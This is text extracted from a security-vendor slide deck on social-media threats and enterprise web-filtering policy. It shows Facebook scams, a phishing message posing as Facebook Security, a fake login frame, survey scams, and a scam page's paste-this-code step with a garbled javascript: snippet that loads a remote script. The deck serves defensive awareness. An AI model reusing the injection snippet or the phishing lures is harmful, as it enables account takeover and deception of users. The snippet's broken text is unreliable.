
## Twitter Sinful Category Overview






# Malicious "Buzz"

Q: What percentage of "buzz" keyword search yields malicious content?



# Social Threats Analyzed




# Social Networking

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- “Scam-of-the-day” on Facebook
  - Malicious Apps
  - Clickjacking
- Hackers focus on the dynamic nature of these sites
- Many brands/companies need to use social networking sites for business




# Japan Earthquake & Tsunami



# Japan Tsunami


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# Japan Tsunami

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# Facebook status updates

- 40% of all status updates have links and 10% of those links are either spam or malicious

The screenshot shows a Facebook profile for a user named 'Carl'. The navigation bar at the top includes 'facebook', 'Home', 'Profile', 'Friends', 'Inbox 2', 'Settings', 'Logout', and a search bar. The profile picture is a blurry image of a person. Below the profile picture are links: 'View Photos of Carl (22)', 'Send Carl a Message', and 'Poke Carl'. A text input field contains 'Nu snöar det..'. The 'Information' section shows 'Relationship Status: In a Relationship with' and 'Birthday: November 5, 1975'. The main content area shows a status update from 'Carl' posted '13 hours ago'. The update has tabs for 'Wall', 'Info', and 'Photos'. Below the tabs is a text input field 'Write something...' and an 'Attach:' button with icons for photo, video, link, and application. A 'Share' button is to the right. The status update itself features a small profile picture of 'Carl', a thumbnail image of a woman in a bikini, and the text: 'My Ex-Girlfriend Cheated on me... Here is my revenge! homeslices.org My Girlfriend of 2 years cheated on me... This is my revenge! She will learns her lesson ;)'. Below the text are icons for 'Comment', 'Like', and 'Share'. On the right side, there are two advertisements: 'All Paws On Deck' for 'Zoo World' and 'TiVo'.



# Phishing attacks

facebook

Facebook sent you a message.



**Facebook Security** November 19, 2010 at 4:24am

Subject: **Re: Your Account**

Your account will be deactivated immediately.  
Because someone has reported your actions.  
Maybe you have written content that is abusiveOr upload a picture that can be  
insulting or harmful to other users.  
You must confirm your account, to stop the warning deactivated on your account.

to suspension of your account, please click the link below:

<http://apps.facebook.com/account-suspend/>

We provide 1x24 hours to re-confirm your facebook account.  
If not, we will block your account for the benefit of other users.

Facebook™ Game Network inc  
phone:(650.543.4800) fax:(650.543.4801)

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
891 111 003 802 1166 100 00

To reply to this message, follow the link below:

[http://www.facebook.com/n/?  
inbox%2Freadmessage.php&t=1697586485064&mid=34f6ca9G4155c87eG16ac6d9G0&n\\_m=bbonn%40sympatico.ca](http://www.facebook.com/n/?inbox%2Freadmessage.php&t=1697586485064&mid=34f6ca9G4155c87eG16ac6d9G0&n_m=bbonn%40sympatico.ca)



# Loaded as an iframe



Facebook Login Confirmation

Email:

Password:

☐ Keep me logged in

or [Sign up for Facebook](#)

[Forgot your password?](#)

English (US) Espanol Portugues (Brasil) Francais (France) Deutsch Italiano العربية हिन्दी 48 55 (78 45 20 23 (30 53) >



# Typical malicious app

---



**Cecilia Rose**

OMG I cant watch this video more than 42 seconds its very danger –  
<http://goo.gl/gJ16s>

8 minutes ago via amazing vid



**Taylor Rene Trevino**

OMG I cant watch this video more than 42 seconds its very danger –  
<http://goo.gl/gJ16s>

13 minutes ago via amazing vid



**Tatiana Lamour**

OMG I cant watch this video more than 42 seconds its very danger –  
<http://bit.ly/g5kMde>

28 minutes ago via Cant saw this




**Sahar Omar**

OMG I cant watch this video more than 42 seconds its very danger –  
<http://goo.gl/gJ16s>

31 minutes ago via amazing vid







## Aleksandr Orlov – Founder of Compare the Meerkat

Local Business



## Wall



## Aleksandr Orlov – Founder of Compare the Meerkat

I am relax in my outdoor Jacuzzi and piece of ash land on my furs. What is that all abouts?

May 27 at 2:18pm · Like · Comment

1,031 people like this.

View all 158 comments

Write a comment...



## Aleksandr Orlov – Founder of Compare the Meerkat



Check which meercats have been looking at your profile! Which of your friends have been stalking you?"

<http://www.MeercatCreeper.co.cc>

May 26 at 3:41pm · Like · Comment · Share

285 people like this.

View all 38 comments

Write a comment...



## Aleksandr Orlov – Founder of Compare the Meerkat

Filthy Mongoose have kidnap Phillipa, or this ploy to get vote? I thinks she could have genius-skills to be ambassador. What do you peoples think?

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
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## Hot or Not?

[hotornot.com](#)


You be the judge... Click HERE!

## Fan Page Admin?



Only a few weeks left. Make this critical change before it's too late.

## Search Messages (2)

[whoslookingforyou.info](#)


Want to see who's searching YOU?

## Wall

[Info](#)
[Ambassador Role](#)
[Countdown](#)
[Photos](#)
[Discussions](#)
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## About

For chance to work for me as human ambassador for Meerkovo go to [www.meerkovo.com](http://www.meerkovo.com)

[More](#)

777,247

people like this

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[Subscribe via RSS](#)
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[Report Page](#)
[Share](#)



Wall

Info

Photos

Notes

Friends

Find Friends



Best Friends



Coworkers



Classmates

Friends (2)



Aleksandr Orlov -  
Founder of Compare  
the Meerkat



Nigel Molesworth

## Harry Flashman

Born on January 1, 1905 Add your current work information Add your education information Edit Profile

Edit Profile

### Education and Work

Edit

Share Your  
Experiences

Add Your Work Information



Add Your School Information

### Arts and Entertainment

Edit

Share Your  
Interests

Add Music



Add Books



Add Movies



Add TV Shows



Add Games

### Activities and Interests

Edit

Other

Websense, Seth Godin, Ben Affleck, Simon Cowell, Aleksandr  
Orlov - Founder of Compare the Meerkat

### Basic Information

Edit

Sex

Male

### Contact Information

Edit

Email

speakup@websense.com

### Welcome to Your Profile, Harry

Your profile helps your friends learn about the people, experiences and activities that matter to you most.

**Get Inspired:** See Alan Smithee's Profile

### Sponsored

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#### Find Hidden Objects!



Challenge your friends' high scores in this new hidden object game! Play Now!

#### Essex Bucket List

partners.livingsocial.com




Things to do in Essex before you die. One huge coupon emailed daily.

#### 5-a-side this week?



Help make sure your hayfever doesn't affect your footie skills. Act Before You React and visit our facebook page



## Wall

## Info

[Ambassador Role](#)
[Countdown](#)
[Photos](#)
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[whoslookingforyou.info](http://whoslookingforyou.info)


Want to see who's searching YOU?



## Request for permission

Meercat Creeper is requesting permission to do the following:




### Access my basic information

Includes name, profile picture, gender, networks, user ID, list of friends and any other information I've shared with everyone.



### Send me email

Meercat Creeper may email me directly at  · [Change](#)



### Post to my Wall

Meercat Creeper may post status messages, notes, photos and videos to my Wall



**Meercat Creeper**

★★★★★

By proceeding, you agree to the [Terms of Service](#) and [Privacy policy](#) · [Report app](#)

Logged in as **Harry Flashman** (Not you?)

**Allow**

Leave app



## HOW TO:

Use MeerCat Creeper to check your stalkers!



### STEP 1: CLICK THIS BOX AND PRESS CONTROL + C

(THIS WILL COPY THE SECRET CODE TO YOUR CLIPBOARD)



```
javascript:
(a=(b=document).createElement('script')).src=
news.info
/evalkey is what? Mark random() b body append
```

Or Simply click the button below.

click to copy to clipboard

### STEP 2: GOTO FACEBOOK.COM

(CLICK THE BUTTON TO THE RIGHT)



Alan Smithie



No man should drink Rose...



Wine Review: Rosé  
www.telegraph.co.uk



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Edit Profile

# Get a FREE Apple iPad 2

Participation Required. [Click for details.](#)



Dual-core AS chip.  
It's fast, times two.



Superfast graphics.  
Go, gamers, go.



Battery keeps on  
going. So you can!



Two cameras. And a big  
hello to FaceTime for iPad!

## Enter Your Email:

**CONTINUE**

\* In order to receive your gift you must: (1) Meet the eligibility requirements (2) complete the rewards bonus survey (3) complete a total of 13 Sponsor Offers as stated in the Gift Rules (4) Follow redemption instructions. Sponsor offers may require a purchase.



Aleksandr Orlov -  
Founder of Compare  
the Meerkat



Alan Smith



Harry Flashman

No man should drink Rose...



Wine Review: Rosé  
[www.telecrash.co.uk](http://www.telecrash.co.uk)

"Like Seth Godin?"  
[appsumo.com](http://appsumo.com)



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**Harry Flashman**

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[Edit Profile](#)

Share: Status Photo Link Video Question

What's on your mind?

Return to your main Facebook view any time.

**Please complete a survey**

Please fill out one of the following surveys. You will not be allowed to continue until you have completed a survey.

**Tell us what you think of Facebook and get a gift!**

**Get a \$1,000 Walmart Gift Card!**

**Complete**

Wall

Info

Photos

Notes

Friends

Find Friends



Coworkers



Classmates

Friends (2)



Aleksandr Orlov -  
Founder of Compare  
the Meerkat



Alan Smith

21 hours ago · Like · Comment · Share



**Harry Flashman**

True grit and determination in the face of injury

**BBC Sport - Tennis - Live - French Open day 11**  
news.bbc.co.uk

Andy Murray takes on Juan Ignacio Chela in the French Open quarter-finals, with Rafael Nadal, Maria Sharapova and Victoria Azarenka also in action on Wednesday.

22 hours ago · Like · Comment · Share



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[Edit Profile](#)

Share: [Status](#) [Photo](#) [Link](#) [Video](#) [Question](#)

What's on your mind?

### Wall

- [Info](#)
- [Photos](#)
- [Notes](#)
- [Friends](#)

### Find Friends

- [Best Friends](#)
- [Coworkers](#)
- [Classmates](#)

### Friends (2)

-  **Aleksandr Orlov** - Founder of Compare the Meerkat
-  **Alan Smith**



### Harry Flashman

This app is soooo cool!!!!



Check which meercats have been looking at your profile! Which of your friends have been stalking you?  
<http://www.MeercatCreep.co.cc>

21 hours ago · Like · Comment · Share



### Harry Flashman

Great cybercrime insight



The Cybercrime 'Five' Part Two: Hacktivist - Websense Insights  
[community.websense.com](http://community.websense.com)  
English (US)

21 hours ago · Like · Comment · Share



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
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# As a Business, We Need Social Media



# Social Web Policy Questions

Q: What kinds of Social Web content should be blocked across the enterprise? Why?

Q: What kinds of Social Web content are important to allow? Business critical?

Q: When should Social Web access differ across the enterprise?

Q: Do some Social Web domains or sub-domains require different policies than others?

Q: What kinds of Social Web intelligence do you require to make these decisions?



# We asked you...

## 7. 2.1. What is your organization's filtering policy related

	Block	Allow	Quota
Social Networking (ie. Myspace.com)	40.3% (118)	25.3% (74)	5.5% (16)
Business Networking (ie. LinkedIn.com)	10.6% (31)	66.6% (195)	3.1% (9)
Blogs (ie. Blogspot.com)	21.6% (63)	44.7% (130)	5.2% (15)
Online Collaboration (ie. Webex.com)	9.3% (27)	69.1% (201)	0.3% (1)

Last year

Now

## 7. 2.1. What is your organization's filtering policy related to these areas of Social Web?

	Block	Allow	Quota	Continue	Varies	N/A	Response Count
Social Networking (ex. Facebook.com)	36.5% (262)	23.8% (171)	5.4% (39)	1.0% (7)	32.9% (236)	0.3% (2)	717
Business Networking (ex. LinkedIn.com)	11.9% (85)	64.8% (463)	2.5% (18)	1.4% (10)	18.5% (132)	1.0% (7)	715
Blogs (ex. Blogspot.com)	26.9% (192)	37.9% (271)	7.3% (52)	1.1% (8)	26.3% (188)	0.6% (4)	715
Microblogging (ex. Twitter.com)	36.6% (261)	29.0% (207)	4.9% (35)	0.8% (6)	27.7% (198)	1.0% (7)	714
Online Collaboration (ex. Webex.com)	8.3% (59)	71.5% (507)	0.8% (6)	0.7% (5)	17.6% (125)	1.0% (7)	709
Wikis (ex. Wikipedia.org)	3.4% (24)	86.2% (611)	1.0% (7)	0.3% (2)	8.6% (61)	0.6% (4)	709
Video (ex. Youtube.com)	31.0% (221)	31.8% (227)	6.6% (47)	1.1% (8)	29.2% (208)	0.3% (2)	713
Events (ex. Meetup.com)	20.2% (143)	48.1% (341)	3.0% (21)	1.1% (8)	22.1% (157)	5.5% (39)	709












# We asked you...

Now

8. 2.2. If access to Web 2.0 is blocked, what are the reasons to restrict browsing to these sites?

8. 2.2. If access to Social Web is blocked, what are the reasons to restrict browsing to these sites?

		Response Percent	Response Count
Web Security		46.7%	335
Objectionable Content Protection		31.3%	225
Productivity Improvement		58.4%	419
Bandwidth Optimization		33.0%	237
Data Leakage Prevention		33.8%	243
N/A		20.1%	144
Other (please specify) <a href="#">Show replies</a>		6.0%	43

Response  
Percent

Response  
Count

46.1%

135

32.8%

96

42.3%

124

28.7%

84

31.4%

92

26.6%

78

7.2%


21

Last year



# What our customers said...

## 9. 2.3. If access to Web 2.0 is allowed, what are the reasons to permit browsing to these sites?

		Response Percent	Response Count
	Collaboration	57.3%	168
	Research	52.6%	154
	Networking	38.6%	113
	Personal Use	19.8%	58
	N/A	18.1%	53
 <a href="#">Show replies</a>	Other (please specify)	9.9%	29
answered question			293
skipped question			18





# Social Media is a Must Have

**RSA**CONFERENCE2012



# About the Kennedy Center



The Kennedy Center

nsO national symphony orchestra  
christoph eschenbach, music director

Performances Tickets Contribute Visit Explore The Arts Education

**34th Kennedy Center Honors**  
Barbara Cook, Neil Diamond, Sonny Rollins, Meryl Streep, Yo-Yo Ma  
December 4

KENNEDY CENTER HONORS

WASHINGTON NATIONAL OPERA

The Suzanne Farrell Ballet

The banner features a central graphic with the words 'KENNEDY CENTER HONORS' in large, white, sans-serif capital letters, each letter contained within a vertical bar of a different color (purple, blue, green, yellow, orange, red, black). To the left of this graphic, the text '34th Kennedy Center Honors' is prominently displayed in white, followed by the names of the honorees: 'Barbara Cook, Neil Diamond, Sonny Rollins, Meryl Streep, Yo-Yo Ma' and the date 'December 4'. Below this text are four small square images: a ballerina in a white tutu, the 'KENNEDY CENTER HONORS' logo, a group of dancers in white, and a group of people sitting. To the right of the central graphic, there are two dark red rectangular boxes. The top box contains the 'nsO national symphony orchestra' logo and the name 'christoph eschenbach, music director'. The bottom box contains the text 'WASHINGTON NATIONAL OPERA' and 'The Suzanne Farrell Ballet'.



# Social Media Use - Problem

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Java scripting



Embedded Malware



ActiveX scripting



# Social Media Use - Complication - Data Confidentiality and Compliance



- Social media promotes culture of sharing...be careful! Don't publish confidential information
- [Insert company specific confidential data examples]
- Do not comment on stock price
- Employees responsible for content they publish
- For more detailed confidentiality guidelines see [insert reference here].



# Social Media Use - Solution - Usage Policy

